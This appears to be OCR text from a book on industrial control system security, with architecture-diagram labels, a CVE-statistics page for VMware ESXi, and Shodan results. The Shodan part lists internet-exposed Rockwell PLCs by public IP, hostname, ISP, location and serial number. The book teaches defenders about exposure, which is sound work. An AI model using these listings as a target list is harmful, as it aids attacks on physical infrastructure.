
Chapter 2: A Modern Look at the Industrial Control System Architecture


Internet
IT-DMZ
Secure Vendor Access Solution
Secure Remote Employee/Office Access Solution
Maintenance Office
MES/ERP Client
Client
Local/projects Database Server
Controls Workstation
Enterprise Servers used to Interact with the ICS
ERP/MES Server
Pi Historian
ICS-SIEM
Enterprise Routing and Switching
Enterprise Clients used to Interact with the ICS
Pi Historian Client
MSSQL Report Services Client
MES/ERP Client
Enterprise Zone
IDMZ
RDP-GW
(Reverse) Proxy
SQL Replication
... Server
IDMZ-Firewall
Industrial Zone
Level 3 - Site Operations
Automation Database
Automation Server
File Server
Virtual Desktop Server
Industrial Core Switch
OT-Firewall
Enclave 1 "Assembly" Functional Area
Enclave 2 "Utilities" Functional area
Enclave 3 "Packaging" Functional area


Internet
IT-DMZ
Secure Vendor Access Solution
Secure Remote Employee/Office Access Solution
Maintenance Office
MES/ERP Client
Client
Local/projects Database Server
Controls Workstation
Enterprise Servers used to Interact with the ICS
ERP/MES Server
Pi Historian
ICS-SIEM
Enterprise Routing and Switching
Enterprise Clients used to Interact with the ICS
Pi Historian Client
MSSQL Report Services Client
MES/ERP Client
IDMZ


IDMZ
Level 3 - Site Operations
Automation Database
Automation Server
Virtual Desktop Server
File Server
OT-Firewall
Enclave 1 "Assembly" Functional Area
Enclave 2 "Utilities" Functional area
Enclave 3 "Packaging" Functional area


Internet
IT-DMZ
Secure Vendor Access Solution
Secure Remote Employee/Office Access Solution
Maintenance Office
MES/ERP Client
Client
Local/projects Database Server
Controls Workstation
Enterprise Servers used to Interact with ICS
ERP/MES Server
Pi Historian
ICS-SIEM
Enterprise Routing and Switching
Enterprise Clients used to Interact with ICS
Pi Historian Client
MSSQL Report Services Client
MES/ERP Client
1 - Client Connects to RDP-GW
Enterprise Zone
IDMZ
RDP-GW
(Reverse) Proxy
SQL Replication
... Server
IDMZ-Firewall
2 - RDP-GW Brokers Connection to Virtual Desktop Server
Industrial Zone
Level 3 - Site Operations
Automation Database
Automation Server
File Server
Virtual Desktop Server
3 - Access Controls and Automation Equipment
OT-Firewa
Enclave 1 "Assembly" Functional Area
Enclave 2 "Utilities" Functional area
Enclave 3 "Packaging Functional area




Internet
IT-DMZ
Secure Vendor Access Solution
Secure Remote Employee/Office Access Solution
Maintenance Office
MES/ERP Client
Client
Local/projects Database Server
Controls Workstation
Enterprise Servers used to Interact with ICS
Pi Historian
ERP/MES Server
ICS-SIEM
Enterprise Routing and Switching
Clients used to Interact with ICS
Pi Historian Client
MSSQL Report Services Client
MES/ERP Client
Enterprise Zone
IDMZ
RDP-GW
(Reverse) Proxy
SQL Replication
... Server
IDMZ-Firewall
Industrial Zone
Level 3 - Site Operations
Automation Database
Automation Server
File Server
Virtual Desktop Server
Enclave 1 "Assembly" Functional Area
Enclave 2 "Utilities" Functional area
Enclave 3 "Packaging" Functional area


1 - Data from the Production environment is collected and stored locally


2 - The production database is replicated to the enterprise via an IDMZ broker service

3 - Data is stored in Enterprise systems like ERP/MES or Pi Historian

4 - Clients use the production data


Industrial Zone
Level 3 - Site Operations
Automation Database
Automation Server
Industrial Core Switch
Virtual Desktop Server
File Server
2 - Communications with L3-Site Ops
OT-Firewall
4 - Communications Between Enclaves
3 - Communications between segments
Enclave Switch
Enclave Switch
Enclave Switch
Enclave 1 "Assembly" Functional Area
1 - Communications Within Enclave (or segment)
Enclave 2 "Utilities" Functional area
Enclave 3 "Packaging" Functional area
HMIs - Segment
PLCs - Segment
SCADA - Segment
Boilers - Segment
Compressors - Segment
SCADA - Segment


Enterprise Network
Server Room
1
IDMZ Firewall Stack
2
IDMZ Switch Stack
3
Virtualization Stack
Industrial Core Switch Stack
4
Building B
Production Line2
5
OT-Firewall Stack
6
Area/Enclave Switch Stack
7
Skid/Machine Switch
7
Skid/Machine Switch
Building A
Production Line 1
5
OT-Firewall Stack
6
Area/Enclave Switch Stack
6
Area/Enclave Switch Stack
7
Skid/Machine Switch
7
Skid/Machine Switch
7
Skid/Machine Switch
7
Skid/Machine Switch


ENTERPRISE SECURITY ZONE
Interface 1
IDMZ SECURITY ZONE
Interface 2
IDMZ Firewall stack
Interface 3
INDUSTRIAL SECURITY ZONE

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Vmware » Esxi : Vulnerability Statistics


Vulnerabilities (52) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules
Related OVAL Definitions : Vulnerabilities (31) Patches (0) Inventory Definitions (0) Compliance Definitions (0)
Vulnerability Feeds & Widgets

Vulnerability Trends Over Time


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2012	12	9	6	5	1							4			
2013	9	5	3	1	2			1				2			
2014	4	3										1			
2015	2	2										1			
2016	4	1			1		1		1			2			
2017	9	1	6	5			1				1				
2018	5														
2019	7	1	2	2											
Total	52	22	17	13	4		2	1	1		1	10			
% Of All		42.3	32.7	25.0	7.7	0.0	3.8	1.9	1.9	0.0	1.9	19.2	0.0	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)


Vulnerabilities By Year




Vulnerabilities By Type



Chapter 3: The Industrial Demilitarized Zone





TOTAL RESULTS

7,877

TOP COUNTRIES

United States	5,143
Canada	673
Spain	474
Italy	200
Australia	192

TOP SERVICES

EtherNetIP	7,646
SNMP	142
HTTPS	9
2002	5
2005	4

TOP ORGANIZATIONS

Verizon Wireless	3,214
AT&T Wireless	385
University of Maryland	203
Bell Canada	191
Telefonica de Espana	173

TOP PRODUCTS

Rockwell Automation/Allen-Bradley	5,139
Rockwell Software:Inc.	83
Apache httpd	7
nginx	2
Microsoft IIS httpd	2

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

63.43.144.6
host6.sub-63-43-144.myvzw.com
Verizon Wireless
Added on 2020-07-12 19:18:09 GMT
United States

ics

```
Product name: 1769-L27ERM-QxC1B/A LOGIX5327ERM
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x7036d8f9
Device type: Programmable Logic Controller
Device IP: 192.168.10.1
```

166.157.134.152
152.sub-166-157-134.myvzw.com
Verizon Wireless
Added on 2020-07-12 19:07:14 GMT
United States

ics

```
Product name: 1756-ENBT/A
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x0038b0a1
Device type: Communications Adapter
Device IP: 100.100.100.103
```

166.168.152.186
186.sub-166-168-152.myvzw.com
Verizon Wireless
Added on 2020-07-12 19:21:55 GMT
United States

ics

```
Product name: 1766-L32BXBA C/21.02
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x60b1bce3
Device type: Programmable Logic Controller
Device IP: 192.168.0.162
```

82.114.125.126
126.125.114.82.spb.enforta.com
ER-Telecom
Added on 2020-07-12 19:10:52 GMT
Russia, Kobralovo

ics

```
Product name: 1766-L32BWA B/13.00
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x4061e0db
Device type: Programmable Logic Controller
Device IP: 192.168.10.99
```

216.8.139.10
kdcarwash.ADSL.mnsi.net
Managed Network Systems
Added on 2020-07-12 19:29:43 GMT
Canada, Windsor

